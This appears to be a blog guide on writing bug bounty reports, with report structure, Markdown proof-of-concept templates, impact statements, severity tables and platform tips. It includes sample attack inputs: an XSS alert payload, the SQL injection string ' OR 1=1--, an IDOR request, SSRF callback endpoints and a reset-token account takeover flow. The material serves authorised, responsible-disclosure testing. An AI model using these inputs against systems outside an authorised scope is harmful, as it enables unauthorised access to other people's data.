



How to Write a Bug Bounty Report That Gets Paid (2026)
Two hunters find the same IDOR vulnerability on a major fintech program. Hunter A submits a 3-sentence report: "Found IDOR on /api/users/{id}. Can see other users' data."
Hunter B submits a structured report with a working POC, screenshots showing account takeover impact, a CVSS score of 8.1, and a business impact statement explaining how an attacker could drain customer accounts.
Hunter A gets $250 and an "Informative" resolution. Hunter B gets $7,500 and a "Triaged" status within 4 hours.
Same bug. Same target. Wildly different outcomes.
The difference is not technical skill — it is report writing. In bug bounty, your report is your resume, your sales pitch, and your invoice. Triage teams at HackerOne, Bugcrowd, and Intigriti process hundreds of reports per week.
Also read : Bug Bounty Hunting for Beginners: How to Find Your First Vulnerability
The ones that get paid quickly (and at the highest bounty) are the ones that are clear, reproducible, and demonstrate undeniable business impact.
This guide teaches you how to write bug bounty reports that get accepted, paid, and paid well. It includes the exact structure top hunters use, ready-to-copy POC templates in Markdown, real examples of good vs bad reports, impact statements that maximize payouts, and platform-specific tips for HackerOne, Bugcrowd, Intigriti, and YesWeHack.
Average time to first response: 2-5 days (HackerOne), 3-7 days (Bugcrowd)
Average time to bounty payout: 14-30 days
Report acceptance rate: ~25-35% of submissions result in a bounty
#1 rejection reason: "Cannot reproduce" or "Insufficient POC"
#2 rejection reason: "Duplicate" (the bane of every hunter)
#3 rejection reason: "Out of scope" or "Intended behavior"
Top bounty range (Critical): $5,000 - $50,000+ (top programs)
Report length that gets paid: 300-800 words + 3-8 screenshots
POC reproduction time target: Under 10 minutes for triage
- Why report quality determines your payout
- What triage teams look for in a report
- The winning bug bounty report structure
- POC writing guide — the heart of your report
- POC templates (Markdown for HackerOne/Bugcrowd)
- Real examples — good vs bad reports
- Impact statements that maximize your bounty
- Severity rating — how to justify your ask
- Common rejection reasons and how to avoid them
- Communication etiquette with triage teams
- Platform-specific tips
- First actions — write better reports today
- Frequently asked questions
1. Why report quality determines your payout
Most new hunters think the vulnerability itself determines the bounty. In reality, how you present the vulnerability is equally important. Here's why:
- Triage engineers are overwhelmed. They handle 50-100 reports per week. A clear, well-structured report gets triaged in minutes. A confusing one gets pushed to the bottom of the queue — or rejected outright.
- Bounty amounts are subjective. Most programs give triage teams discretion within a range. A report that clearly demonstrates $100,000 in potential damage gets the top of the range. A vague report gets the minimum.
- Signal-to-noise ratio matters. Programs track your signal (accepted reports) vs noise (invalid/duplicate reports). High-quality reports boost your signal, which unlocks private programs and higher bounty tiers.
- Impact chaining increases payouts. A well-written report that chains multiple low-severity bugs into a critical attack path can turn a $500 bug into a $10,000 payout.
2. What triage teams look for in a report
Understanding what triage engineers need will transform how you write reports. Here is the mental checklist they run through in the first 60 seconds of reading your report:
| Question Triage Asks | What They Look For | Your Job |
|---|---|---|
| Is this in scope? | Target URL/domain matches the program policy | Confirm scope in the first line |
| Is this a duplicate? | Unique vulnerability or attack path | Highlight what makes yours unique |
| Can I reproduce it? | Clear, numbered steps with exact payloads | Write steps a junior engineer can follow |
| Is this actually a security issue? | Real-world impact, not theoretical | Demonstrate concrete business impact |
| How severe is it? | CVSS score + business context | Justify severity with attack scenario |
| Is the hunter legit? | Professional tone, no typos, no begging | Write like a security consultant, not a beggar |
3. The winning bug bounty report structure
Top hunters use a consistent structure for every report. This is not optional — it is what separates $10,000 reports from $100 reports.
| Section | Purpose | Length |
|---|---|---|
| Title | Specific, descriptive, includes vulnerability type and impact | 1 line (10-15 words) |
| Summary | 2-3 sentence overview of the bug and its impact | 50-80 words |
| Severity | CVSS score + your recommended rating (Critical/High/Medium/Low) | 1 line |
| Vulnerability Type | CWE ID or common name (e.g., CWE-89: SQL Injection) | 1 line |
| Affected Endpoint | Exact URL, parameter, or asset | 1-2 lines |
| Steps to Reproduce | Numbered, exact steps with payloads | 5-15 steps |
| Proof of Concept | Screenshots, HTTP requests, video, or script | 3-8 screenshots |
| Impact | Business impact in non-technical terms | 100-200 words |
| Remediation (Optional) | Brief suggestion for fixing the bug | 2-4 lines |
| Supporting Materials | Raw HTTP requests, PoC scripts, video links | As needed |
4. POC writing guide — the heart of your report
The Proof of Concept is the single most important part of your report. Without a working POC, your report is just a claim. With a working POC, it is undeniable evidence.
The 5 Elements of a Perfect POC
- Reproducible: A triage engineer with no context should be able to reproduce the bug in under 10 minutes
- Self-contained: All information needed is in the report — no "ask me for the credentials" or "you need to be on the internal network"
- Safe: Demonstrate impact without causing real damage. Use your own test accounts, redacted data, and non-destructive payloads
- Visual: Screenshots with annotations showing the vulnerable state and the exploitation result
- Minimal: Show only what is necessary. Don't dump 50 screenshots when 3 will do
POC Mistakes That Get Reports Rejected
- Theoretical POC: "An attacker could potentially..." — No. Show it. Do it. Screenshot it.
- Self-XSS: XSS that only works when the victim pastes the payload themselves — not a valid bug
- No impact demonstration: You found the bug but didn't show what an attacker can actually do with it
- Broken reproduction steps: Steps that work on your machine but not on triage's machine (missing cookies, wrong environment)
- Destructive POC: Actually deleting data, crashing systems, or exfiltrating real customer data — this can get you banned
Safe POC Practices
- Create your own test accounts to demonstrate account takeover
- Use
alert(document.domain)for XSS, not stealing cookies - For IDOR, show access to YOUR OWN secondary account's data, not real users
- For SQL injection, use
' OR 1=1--and show the error/different response — don't dump tables - For SSRF, request your own Burp Collaborator or webhook.site endpoint
- Redact any real user data you accidentally encounter
5. POC templates (Markdown for HackerOne/Bugcrowd)
Copy these templates directly into your HackerOne or Bugcrowd report. They are formatted in Markdown, which both platforms render beautifully.
Template 1: Web Application Vulnerability (XSS, SQLi, IDOR, SSRF)
## Severity CVSS v3.1: [score] ([rating]) Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
## Vulnerability Type CWE: [CWE-ID]: [Name]
## Affected Endpoint https://target.com/path?parameter=value
## Steps to Reproduce 1. Navigate to https://target.com/login 2. Log in with a test account (credentials: test@test.com / Password123!) 3. Go to https://target.com/profile 4. Open Burp Suite and intercept the request 5. Modify the user_id parameter from 1234 to 5678 6. Forward the request 7. Observe that the response contains data belonging to user 5678
## Proof of Concept Request: GET /api/users/5678 HTTP/1.1 Host: target.com Authorization: Bearer [your-token] Cookie: session=[your-session] Response: HTTP/1.1 200 OK { "id": 5678, "name": "Victim User", "email": "victim@example.com", "ssn": "[REDACTED]" } [Attach screenshot showing the vulnerable request and response]
## Impact An unauthenticated attacker can access any user's personal information by iterating through user IDs. This includes [list sensitive data]. With 50,000 users on the platform, this could lead to a mass data breach affecting all customers, resulting in regulatory fines under GDPR/CCPA and significant reputational damage.
## Remediation Implement proper authorization checks on the server side to verify that the authenticated user has permission to access the requested resource. Do not rely on client-side controls.
## Supporting Materials - Raw HTTP request: [attached] - Video demonstration: [link]
Template 2: Authentication / Account Takeover
## Severity CVSS v3.1: 9.8 (Critical) Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
## Steps to Reproduce 1. Create two test accounts: attacker@test.com and victim@test.com 2. Initiate password reset for victim@test.com 3. Intercept the password reset request in Burp Suite 4. Note the reset token: abc123... 5. Log out and log in as attacker@test.com 6. Use the victim's reset token with the attacker's session 7. Set a new password for the victim's account 8. Log in as the victim with the new password — full account access confirmed
## Proof of Concept [Attach screenshots showing each step] [Attach video demonstrating the full attack flow]
## Impact Any attacker can take over any user account on the platform, including administrator accounts. This grants full access to [list sensitive data and actions]. For a platform with [X] users, this represents a critical risk of mass account compromise, financial fraud, and regulatory violation.
## Supporting Materials - PoC script (Python): [attached] - Burp request/response logs: [attached]
Template 3: API / Mobile Vulnerability
## Environment App Version: [version] Platform: [iOS/Android] Device: [model] OS Version: [version] Tools Used: [MobSF, Burp Suite, Frida, etc.]
## Steps to Reproduce 1. Install the app from [App Store/Play Store] 2. Set up a proxy (Burp Suite) on the device 3. Log in with test account 4. Navigate to [feature] 5. Intercept the API request to [endpoint] 6. Modify [parameter] to [payload] 7. Observe [vulnerable behavior]
## Proof of Concept [Attach screenshots from the mobile app] [Attach decompiled code snippets if relevant] [Attach HTTP request/response]
## Impact [Business impact in non-technical terms]
## Remediation [Specific fix recommendation]
6. Real examples — good vs bad reports
Let's look at two reports for the same vulnerability — a reflected XSS on a search page. Notice how dramatically different the outcomes are.
BAD Report — Gets "Informative" or Rejected
Why this fails: No specific URL, no actual payload, no screenshots, no demonstration of impact, no CVSS score. Triage cannot reproduce this. It will be closed as "Informative" or "Not Applicable."
GOOD Report — Gets $3,000+ Bounty
Why this succeeds: Specific title, clear summary, exact payload, numbered steps, screenshots proving each stage, business impact in non-technical terms, CVSS score, remediation suggestion. Triage can reproduce this in 5 minutes and immediately understand the severity.
7. Impact statements that maximize your bounty
The impact statement is where you translate technical findings into business risk. This is what determines whether you get $500 or $5,000 for the same bug.
Impact Framework — The 4 Questions
Every impact statement should answer these four questions:
- Who is affected? (Users, admins, the company, third parties)
- What can the attacker do? (Read data, modify data, take over accounts, execute code)
- What is the business consequence? (Data breach, financial loss, regulatory fine, reputational damage)
- How many people/systems are at risk? (Scale of impact)
BAD Impact Statement
GOOD Impact Statement
The attack requires no authentication and can be delivered via any channel (email, SMS, social media)."
Impact Multipliers — How to Increase Your Bounty
| Multiplier | Example | Bounty Impact |
|---|---|---|
| Chain multiple bugs | IDOR + privilege escalation = account takeover | 2-5x increase |
| Affect admin/critical systems | Bug on admin panel vs user panel | 3-10x increase |
| Demonstrate real-world attack | Full phishing scenario with video | 2-3x increase |
| Regulatory implications | PII exposure, PCI data, healthcare data | 2-5x increase |
| Scale of impact | Affects all users vs single user | 2-10x increase |
| First-time discovery | New vulnerability class on the platform | Bonus (varies) |
8. Severity rating — how to justify your ask
Your severity rating directly influences the bounty amount. Overrating gets you pushed back. Underrating leaves money on the table. Here is how to get it right.
Bug Bounty Severity Guide
| Severity | CVSS Range | Typical Bugs | Typical Bounty |
|---|---|---|---|
| CRITICAL | 9.0 - 10.0 | RCE, SQLi with full DB access, auth bypass, account takeover at scale | $5,000 - $50,000+ |
| HIGH | 7.0 - 8.9 | Stored XSS, IDOR with sensitive data, SSRF to internal services, privilege escalation | $1,500 - $10,000 |
| MEDIUM | 4.0 - 6.9 | Reflected XSS, CSRF with impact, information disclosure, subdomain takeover | $500 - $3,000 |
| LOW | 0.1 - 3.9 | Minor information leaks, missing security headers, verbose errors | $100 - $750 |
9. Common rejection reasons and how to avoid them
| Rejection Reason | Why It Happens | How to Avoid |
|---|---|---|
| "Cannot Reproduce" | Steps are unclear, missing payloads, or require specific conditions you didn't document | Have a friend reproduce your bug following only your report. If they can't, rewrite it. |
| "Duplicate" | Someone else reported it first | Submit quickly. Focus on unique attack chains. Target less popular programs. |
| "Out of Scope" | Target not in the program's policy | Read the program policy carefully. Check the scope tab before testing. |
| "Intended Behavior" | The "vulnerability" is actually how the app is designed to work | Verify the behavior is actually unintended. Check documentation. |
| "Informative" | Real issue but no security impact or too low severity for bounty | Demonstrate clear impact. Chain with other bugs to increase severity. |
| "Not Applicable" | Self-XSS, theoretical bugs, no real-world exploitation path | Only report bugs you can actually exploit. Show real impact. |
| "Spam / Low Quality" | Automated scanner output, no human analysis | Never submit raw scanner output. Validate every finding manually. |
| "Insufficient Proof" | Claim without evidence | Always include screenshots, HTTP requests, and a working POC. |
10. Communication etiquette with triage teams
How you communicate after submission matters as much as the report itself. Triage teams are humans — treat them with respect.
Do
- Respond to triage questions within 24-48 hours
- Provide additional information when asked (don't make them chase you)
- Be professional, even if you disagree with the resolution
- Ask politely for clarification if you don't understand a rejection
- Thank the triage team for their time
- If you believe a duplicate is different, explain specifically why (not just "mine is different")
Don't
- Demand a higher bounty ("This is worth $10,000, not $2,000!")
- Threaten to disclose publicly if not paid quickly
- Submit the same report multiple times
- Argue aggressively about duplicates
- Ghost the triage team for weeks when they ask questions
- Use all caps, emojis, or unprofessional language
- Publicly complain about a program on Twitter/Reddit
💬 Sample Professional Responses
11. Platform-specific tips
Each bug bounty platform has its own quirks. Here is what you need to know.
| Platform | Key Features | Report Tips |
|---|---|---|
| HackerOne | Largest platform, structured report fields, HackerOne Hacktivity (public reports) | Use the structured fields (Weakness, Severity, Assets). Read Hacktivity for accepted reports from the same program to understand what they pay for. |
| Bugcrowd | VPR (Vulnerability Priority Rating), strong enterprise programs | Use VPR to justify severity. Bugcrowd values business context heavily. Include clear impact statements. |
| Intigriti | European focus, high-quality programs, responsive triage | Intigriti triage is highly technical. Detailed POCs are appreciated. They often pay bonuses for exceptional reports. |
| YesWeHack | French/European, strong government and enterprise programs | Reports in English are fine. YesWeHack values thorough documentation. Include CVSS and CWE for every report. |
⚡ Write better reports today — first five actions
- Save the POC templates from Section 5.
Copy them into a notes app or Markdown editor. Use them as the starting point for every report. Consistency in structure will cut your report writing time in half and ensure you never miss critical sections. - Rewrite your last rejected or underpaid report.
Take a report that was closed as "Informative" or paid less than expected. Rewrite it using the template, adding proper impact statements, CVSS scores, and better screenshots. Submit it as a learning exercise — you will see the difference immediately. - Study 5 accepted reports on HackerOne Hacktivity.
Pick a program you want to target. Read 5 recently disclosed reports that were paid well. Notice the structure, the level of detail, the impact statements. Model your next report after these examples. - Set up a screenshot workflow.
Use Flameshot (Linux) or ShareX (Windows) with auto-save to a dated folder. Configure your browser to capture full-page screenshots. Every report should have 3-8 high-quality screenshots that tell a visual story. - Practice writing impact statements.
Take 3 vulnerabilities you've found and write a 100-word impact statement for each that a non-technical CEO could understand. If you can't explain the business risk clearly, you can't justify a high bounty.
12. Frequently asked questions
How long should a bug bounty report be?
A high-quality bug bounty report is typically 300-800 words with 3-8 screenshots. It should be concise but complete — long enough that a triage engineer can reproduce the issue in under 10 minutes without asking follow-up questions. Reports that are too short get marked as "Informative" or "Not Applicable" because the impact is unclear. Reports that are too long get skimmed and key details get missed. Aim for the sweet spot: comprehensive but focused.
What makes a bug bounty report get rejected?
The most common rejection reasons are:
(1) No working Proof of Concept,
(2) Missing impact demonstration,
(3) Vague reproduction steps,
(4) Out-of-scope target,
(5) Duplicate of an existing report,
(6) Self-XSS or non-exploitable findings,
(7) Theoretical vulnerabilities without real-world exploitation. Triage teams reject reports they cannot reproduce or that lack clear business impact. The single best way to avoid rejection is to have a friend reproduce your bug using only your report as instructions.
How do I maximize my bug bounty payout?
Maximize payouts by: (1) Demonstrating clear business impact (data breach, account takeover, financial loss),
(2) Providing a complete working POC that triage can reproduce in minutes,
(3) Writing a professional impact statement in business terms,
(4) Justifying severity with CVSS and real-world attack scenarios,
(5) Chaining multiple low-severity bugs into a high-impact attack path,
(6) Targeting high-value assets in the program scope,
(7) Being professional and responsive in communications. Programs often pay bonuses for exceptional reports — make yours exceptional.
What is a POC in bug bounty?
A POC (Proof of Concept) is a working demonstration that proves the vulnerability exists and can be exploited. It typically includes step-by-step reproduction instructions, HTTP requests, payloads, screenshots, and sometimes a video or script. A strong POC is the single most important factor in getting a bug bounty report accepted and paid. Without a POC, your report is just a claim. With a POC, it is undeniable evidence.
Should I disclose the vulnerability before submitting the report?
No. Never disclose the vulnerability publicly or directly to the company before submitting through the official bug bounty platform. This violates responsible disclosure policies and can result in your report being rejected or banned from the program. Always submit through the official channel (HackerOne, Bugcrowd, Intigriti, etc.) and follow the program's disclosure timeline. Most programs have a 90-180 day disclosure policy after the report is resolved.
How do I handle a duplicate bug bounty report?
Duplicates are unavoidable in bug bounty — they happen to every hunter, even the best. If your report is marked as duplicate, you will not receive a bounty. To minimize duplicates:
(1) Submit quickly after discovery,
(2) Focus on unique attack chains rather than common bugs,
(3) Target less popular programs or subdomains,
(4) Provide additional impact or a more severe exploitation path than the original report if you believe yours is different. If you genuinely believe your report is not a duplicate, politely explain the specific differences to triage — but accept their final decision gracefully.
Written by the HOC Team at Hackers Online Club — a cybersecurity community trusted by bug bounty hunters, penetration testers, and security researchers since 2010. 15+ years of practical cybersecurity guides, bug bounty tutorials, and professional security documentation resources. Our team mostly active on bug bounty programs, across major programs like Google, Microsoft, and Apple. Learn more about HOC →